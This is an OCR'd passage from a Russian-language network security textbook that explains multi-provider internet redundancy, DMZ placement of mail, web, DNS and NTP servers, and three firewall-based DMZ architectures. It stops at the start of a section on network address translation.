

Рис. 16.3. Несколько соединений с несколькими точками присутствия провайдера

Вопрос к эксперту

Вопрос. Если использовать несколько каналов связи с несколькими точками присутствия провайдера, можно ли гарантировать непрерывную доступность соединений?

Ответ. К сожалению, нет. В действительности, при маршрутизации контуров от оборудования вашей организации к точкам присутствия провайдера могут по-прежнему использоваться одни и те же

физические кабели. В этом случае проблема, возникшая с кабелем, приведет к выводу из строя обоих контуров. Чтобы предотвратить данную ситуацию для вашей архитектуры, при заказе контуров соединений следует запрашивать раздельную маршрутизацию. После ее реализации необходимо запросить у провайдера документацию со схемой текущей физической маршрутизации контуров соединений между оборудованием вашей организации и двумя точками присутствия провайдера. Изучите этот документ и выясните наличие альтернативных вариантов маршрутов.



Рис. 16.4. Несколько соединений через несколько локальных контуров

Многоканальный доступ к нескольким провайдерам

Принимая во внимание потенциальные точки сбоя при использовании одного провайдера, почему бы не рассмотреть вариант с использованием нескольких провайдеров вместо одного? На первый взгляд кажется, что это отличная идея (и в случае с некоторыми организациями так и есть), однако не стоит полагать, что данный вариант позволит избежать всех неприятностей и рисков, связанных с интернет-архитектурой. Использование нескольких провайдеров при правильной реализации может снизить риск продолжительной приостановки предоставления услуг (см. рис. 16.5). Однако при выборе провайдеров и схемы адресации возникает ряд других вопросов.



Рис. 16.5. Архитектура интернет-сети с использованием нескольких провайдеров

Выбор провайдеров

Сложность реализации архитектуры, использующей двух различных провайдеров, довольно высока и требует значительных знаний и опыта привлекаемых провайдеров. Одной из областей, в которой здесь должны разбираться специалисты, является *BGP*. *BGP* будет использоваться для маршрутизации трафика и должен быть правильно настроен у провайдеров и между ними.

Еще одним вопросом, влияющим на выбор провайдера, является физическая маршрутизация соединений. Локальный контур может по-прежнему оставаться единственной точкой сбоя, если оборудование организации не обеспечивает несколько соединений локального контура. Если присутствует только один локальный контур, то избыточность может быть реализована посредством выбора провайдера, использующего беспроводное соединение (см. рис. 16.6).



Рис. 16.6. Использование провайдера беспроводной связи для повышения степени доступности

Использование беспроводного канала связи не предотвращает всех возможных проблем, так как вследствие воздействия погодных условий, ветра или птиц качество беспроводного соединения может быть снижено, либо соединение вовсе может быть прервано. Однако вероятность единовременного выхода из строя беспроводного канала и обычного канала связи с провайдером очень мала.

Примечание

При выборе провайдера услуг беспроводной связи следует руководствоваться теми же требованиями, что и при выборе обычного поставщика услуг интернета. Любой *ISP* должен предоставлять соглашение об уровне предоставляемых услуг и подкреплять это соглашение устными рекомендациями.

Адресация

Еще одним вопросом, который необходимо рассматривать при работе с несколькими провайдерами, является проблема адресации. Как правило, при работе с одним провайдером *ISP* присваивает адресное пространство организации. *ISP* настраивает маршрутизацию таким образом, что трафик, направленный в организацию, достигает ее систем. *ISP* сообщает маршрут для этих адресов другим провайдерам, чтобы трафик из любых мест интернета смог достичь систем организации

Если в архитектуре задействованы несколько провайдеров, необходимо определить, какие будут использоваться адреса. Адреса могут предоставляться одним из двух провайдеров. В данном случае маршрутизация от одного *ISP* происходит обычным образом, а другой провайдер должен подтвердить свое согласие на передачу маршрута к адресному пространству, принадлежащему первому провайдеру. Данная конфигурация требует основательного понимания работы протокола *BGP*, чтобы обеспечить правильную маршрутизацию трафика.

Еще одним вариантом является приобретение набора адресов самой организацией. В то время как этот подход решает некоторые проблемы, оба провайдера должны быть готовы к распространению информации о маршрутах на адреса, которые им не принадлежат. Этот подход часто используется в организациях, где требуется контроль над своими собственными адресами.

Наконец, можно использовать адреса обоих провайдеров. При этом некоторым системам могут быть предоставлены адреса от одного провайдера, а другим системам - от другого. Такая архитектура не полностью устраняет проблемы доступности, и ее не следует использовать в случае, если возможен другой вариант.

Вопросы для самопроверки

1. Каким образом руководство организации может определить, какие службы интернета можно предоставлять пользователям?
2. Какая точка сбоев является общей для большинства архитектур интернет-сети ?

Проектирование демилитаризованной зоны

DMZ (ДМЗ) - сокращение от demilitarized *zone* (демилитаризованная зона). Этот термин используется для обозначения фрагмента сети, не являющегося полностью доверенным. *DMZ* являет собой область в сети, системы в которой отделены от основной сети; смысл создания такого сегмента заключается в том, чтобы отделить системы, к которым осуществляют доступ пользователи интернета, от систем, с которыми работают только сотрудники организации. Демилитаризованные зоны также могут использоваться при работе с партнерами по бизнесу и другими внешними сторонами.

Определение демилитаризованной зоны

DMZ создается посредством реализации полузащищенной сетевой зоны. Данная зона в обычном порядке отделяется сетевыми устройствами, такими как межсетевые экраны или маршрутизаторы со

строгими фильтрами. Затем посредством элементов управления сетью определяется политика, какому трафику разрешается проникновение в *DMZ*, а какому трафику разрешено выходить за пределы *DMZ* (см. рис. 16.7). Как правило, любая система, с которой может быть установлен прямой контакт внешним пользователем, должна находиться в демилитаризованной зоне.

Системы, открытые для прямого доступа внешних систем или пользователей, являются главными целями злоумышленников и потенциально подвержены проявлению угроз. Эти системы не могут пользоваться полным доверием, так как они подвержены нападению в любое время. Следовательно, мы пытаемся ограничить доступ этих систем к действительно важным и секретным компьютерам, расположенным внутри сети.



Рис. 16.7. Основные правила политики DMZ

Общие правила доступа для *DMZ* позволяют внешним пользователям осуществлять доступ к соответствующим службам, расположенным на системах в демилитаризованной зоне. На системы в *DMZ* налагаются строгие ограничения на доступ ко внутренним системам сети. По возможности соединение между внутренней системой и *DMZ* должно инициироваться внутренней системой. Внутренние системы могут осуществлять доступ к *DMZ* или в интернет согласно политикам, однако

внешним пользователям доступ ко внутренним системам запрещен.

Системы, размещаемые в DMZ

Итак, мы имеем общую политику демилитаризованной зоны и список служб, которые будут предлагаться через интернет. Какие системы действительно следует размещать в *DMZ*? Давайте рассмотрим каждую службу по отдельности.

Почта

На рисунке 16.8 показаны службы, которые могут предоставляться в *DMZ*. Обратите внимание, что имеются внутренний и внешний почтовые серверы. Внешний почтовый сервер используется для приема входящей почты и для отправки исходящей почты. Новая почта принимается внешним почтовым сервером и передается на внутренний почтовый сервер. Внутренний почтовый сервер передает исходящую почту на внешний сервер. В идеальном случае все эти действия выполняются внутренним почтовым сервером с запрашиванием почты с внешнего почтового сервера.



Рис. 16.8. Топология систем между DMZ и внутренней сетью

Некоторые межсетевые экраны могут выполнять функции почтовых серверов. При использовании межсетевого экрана с почтовым сервером последний функционирует как внешний почтовый сервер. В данном случае внешний почтовый сервер становится избыточным и может быть удален.

Примечание

Если почтовые серверы действительно важны для работы, то все почтовые серверы должны являться избыточными. Речь идет о серверах во внутренней сети, а также тех серверах, которые расположены в демилитаризованной зоне.

Веб

Общедоступные веб-серверы располагаются в демилитаризованной зоне. На рисунке 16.8 изображен сервер приложений в *DMZ*. Многие веб-сайты предоставляют *активное содержимое*, функционирующее на основе вводимых пользователем данных. Данные, вводимые пользователем, обрабатываются, и из базы данных извлекается нужная информация. База данных содержит важную информацию, и ее не следует располагать в демилитаризованной *зоне*. *Веб*-сервер сам по себе мог бы осуществлять обратную связь с сервером базы данных, но веб-сервер доступен из внешней среды и, таким образом, не пользуется полным доверием. В данном случае рекомендуется использовать третью систему для размещения на ней приложения, непосредственно соединяющегося с базой данных. Веб-сервер получает вводимые пользователем данные и предоставляет их серверу приложения для обработки. Сервер приложения запрашивает в базе данных нужную информацию и предоставляет ее веб-серверу для доставки пользователю.

Этот процесс может показаться сложным, однако такая архитектура обеспечивает защиту сервера базы данных и сокращает вычислительную нагрузку веб-сервера, т. к. последнему не приходится выполнять запросы.

Примечание

Так как сервер базы данных может содержать некоторую очень важную для организации информацию, его целесообразно также защитить еще одним межсетевым экраном. В данном случае межсетевой экран будет отделять секретную базу данных от внутренней сети и, таким образом, еще больше ограничивать доступ к ней.

Системы, доступные из внешней среды

Все системы, доступные из внешней среды, должны быть размещены в демилитаризованной зоне. Также имейте в виду, что если система доступна через интерактивный сеанс (такой как telnet или SSH), то пользователи имеют возможность проведения атак против других

систем, находящихся в *DMZ*. Может быть разумным создание второй демилитаризованной зоны для таких систем, чтобы защитить другие системы в *DMZ*.

Системы контроля

В демилитаризованной зоне должны присутствовать внешние DNS-серверы. Если в организации планируется содержать собственную DNS, то *сервер DNS* должен быть доступен для запросов из внешней среды. DNS также является важной частью инфраструктуры организации. По этой причине можно выбрать наличие избыточных систем DNS либо использовать *ISP* в качестве альтернативной DNS. При выборе последнего варианта DNS провайдера должна будет осуществлять зональные переходы из DNS вашей организации. Ни одной системе больше не потребуется выполнять эти переходы.

Если будет выбрано использование *NTP*, то в демилитаризованной зоне необходимо наличие главного локального *NTP*-сервера. Внутренние системы будут запрашивать главный *NTP*-сервер для обновления времени. В качестве альтернативы функции главного локального *NTP*-сервера могут выполняться межсетевым экраном.

Подходящие архитектуры DMZ

Существует множество архитектур демилитаризованных зон. Как и в большинстве вопросов безопасности, имеют место преимущества и недостатки каждой архитектуры, и для каждой организации следует в отдельном порядке осуществлять выбор конкретной архитектуры *DMZ*. В трех следующих разделах мы подробно рассмотрим три наиболее распространенных архитектуры.

Примечание

Каждая архитектура демилитаризованной зоны содержит межсетевые экраны, о которых подробно рассказывалось в лекции 10.

Маршрутизатор и межсетевой экран

На рисунке 16.9 показана простая архитектура с использованием маршрутизатора и межсетевого экрана. Маршрутизатор подключен к каналу связи с провайдером и к внешней сети организации. Межсетевой экран контролирует доступ во внутреннюю сеть.

Демилитаризованная зона приравнивается ко внешней сети, и в ней располагаются системы, к которым будет осуществляться доступ из интернета. Так как эти системы размещены во внешней сети, они полностью открыты для атак из интернета. Чтобы некоторым образом снизить этот риск, на маршрутизаторе можно разместить фильтры, чтобы в *DMZ* проникал только трафик, связанный со службами, предоставляемыми системами, находящимися в демилитаризованной зоне.



Рис. 16.9. Архитектура DMZ с маршрутизатором и межсетевым экраном

Еще одним способом снижения риска является их блокировка таким образом, чтобы единственными службами, функционирующими в каждой системе, были только те, которые предоставляются в демилитаризованной зоне. Это означает, что на веб-сервере должен

работать только веб-сервер. Telnet, FTP, а другие службы должны быть отключены. В системы следует устанавливать самые последние обновления и внимательно следить за их работой.

Во многих случаях маршрутизатор принадлежит провайдеру и управляется им. Если это так, могут возникнуть трудности со *сменой фильтров* или их правильной настройкой. Если владельцем и субъектом управления маршрутизатора является организация-клиент, то эта проблема сводится к минимуму. Однако следует иметь в виду, что на маршрутизаторах часто используются элементы управления, работающие из командной строки, и для правильной работы фильтров их необходимо корректно настраивать и располагать в правильном порядке.

Один межсетевой экран

Для создания демилитаризованной зоны может использоваться один межсетевой экран. При этом *DMZ* отделяется от внешней сети, как показано на рис. 16.10. Внешняя сеть формируется маршрутизатором *ISP* и маршрутизатором. *DMZ* реализуется на третьем интерфейсе межсетевого экрана. Межсетевой экран самостоятельно контролирует доступ к демилитаризованной зоне.

Рис. 16.10. Архитектура демилитаризованной зоны с одним межсетевым экраном

При использовании архитектуры с одним межсетевым экраном весь трафик принудительно проходит через межсетевой экран. Межсетевой экран должен быть настроен на пропуск трафика для определенных служб на каждой системе *DMZ*. На межсетевом экране также следует вести журналы для фиксации данных о трафике, как пропущенном, так и заблокированном.

Межсетевой экран представляет собой единственную точку сбоя и потенциальное "узкое место" для трафика. Если ключевым аспектом безопасности общей архитектуры сети является доступность, межсетевой экран должен быть настроен на обход ошибок. Аналогично, если предполагается, что *DMZ* будет принимать большой объем трафика, межсетевой экран должен уметь обрабатывать этот трафик, а также трафик, исходящий из внутренней сети и направленный в интернет.

Администрирование рассматриваемой архитектуры упрощено относительно маршрутизатора и межсетевого экрана, так как только

межсетевой экран настраивается на разрешение или запрет прохождения трафика. Маршрутизатор не требует использования фильтров, хотя некоторые функции фильтрации могут сделать межсетевой экран более эффективным. Кроме того, системы в демилитаризованной зоне в некоторой степени защищены межсетевым экраном, и поэтому задача по их полной защите упрощается. Однако ошибочно полагать, что в *DMZ* могут находиться незащищенные системы. Здесь лишь говорится о том, что межсетевой экран обеспечивает защиту таким же образом, как фильтрующий маршрутизатор и, в некоторой степени, исключает необходимость удаления ненужных служб.

Два межсетевых экрана

Третья архитектура демилитаризованной зоны изображена на рис. 16.11. Здесь используются два межсетевых экрана для отделения *DMZ* от внешней и внутренней сети. Внешняя сеть по-прежнему находится между маршрутизатором провайдера и первым межсетевым экраном. Демилитаризованная зона теперь располагается между межсетевыми экранами 1 и 2. Межсетевой экран 1 настроен на разрешение прохождения всего трафика *DMZ*, а также всего внутреннего трафика. Конфигурация межсетевого экрана 2 более ограничительна и предусматривает только пропуск исходящего трафика в интернет.

Архитектура с двумя межсетевыми экранами требует, чтобы межсетевой экран 1 мог обрабатывать достаточный объем трафика, если системы в *DMZ* будут работать с большим объемом трафика. Межсетевой экран 2 может быть менее производительной системой, так как он обрабатывает только внутренний трафик. Кроме того, межсетевые экраны бывают двух различных типов.

Такая конфигурация повышает общий уровень безопасности, так как одна единственная атака вряд ли приведет к злоумышленному воздействию на оба межсетевых экрана. По аналогии с системами, имеющими один межсетевой экран, системы *DMZ* защищены от интернета межсетевым экраном 1.

Пара межсетевых экранов повышает стоимость архитектуры и требует дополнительных усилий по управлению и настройке.



Рис. 16.11. Архитектура демилитаризованной зоны с двумя межсетевыми экранами

Примечание

Для обеспечения еще большего уровня защиты на каждой системе в *DMZ* можно установить межсетевые экраны или системы обнаружения вторжений узлового уровня. В этом случае взлом одной системы в *DMZ* не позволит злоумышленнику получить неограниченный доступ к другим системам в *DMZ*

Понятие трансляции сетевых адресов

На первый взгляд IP-адресация не является обширной темой, которой можно посвятить целую книгу. Адресация систем является только вопросом администрирования. Что ж, это не совсем так. В любой организации, планирующей установить межсетевой экран, приходится считаться с вопросами адресации. Действительно, адресация,

недостаточно хорошо продуманная и настроенная, может вызвать множество проблем. Корень всех бед заключается в недостатке разрядов IP-адреса. Дело в том, что количество знакомых нам 32-битных адресов, записываемых через точки (xxx.yyy.zzz.*aaa*), просто подходит к концу. По этой причине провайдеры предпочитают не выделять клиентам большие блоки адресов. Большая часть провайдеров предоставляет блоки от 16 до 32 адресов (что, по сути, означает от 14 до 30 адресов, если принимать в расчет адреса пересылки). Тридцати адресов недостаточно для небольшой организации, не говоря уж о средних и крупных компаниях. В большей части организаций присутствует более 30 систем. Так что же делать? Решением данной проблемы является трансляция сетевых адресов (NAT).

Что такое трансляция сетевых адресов?

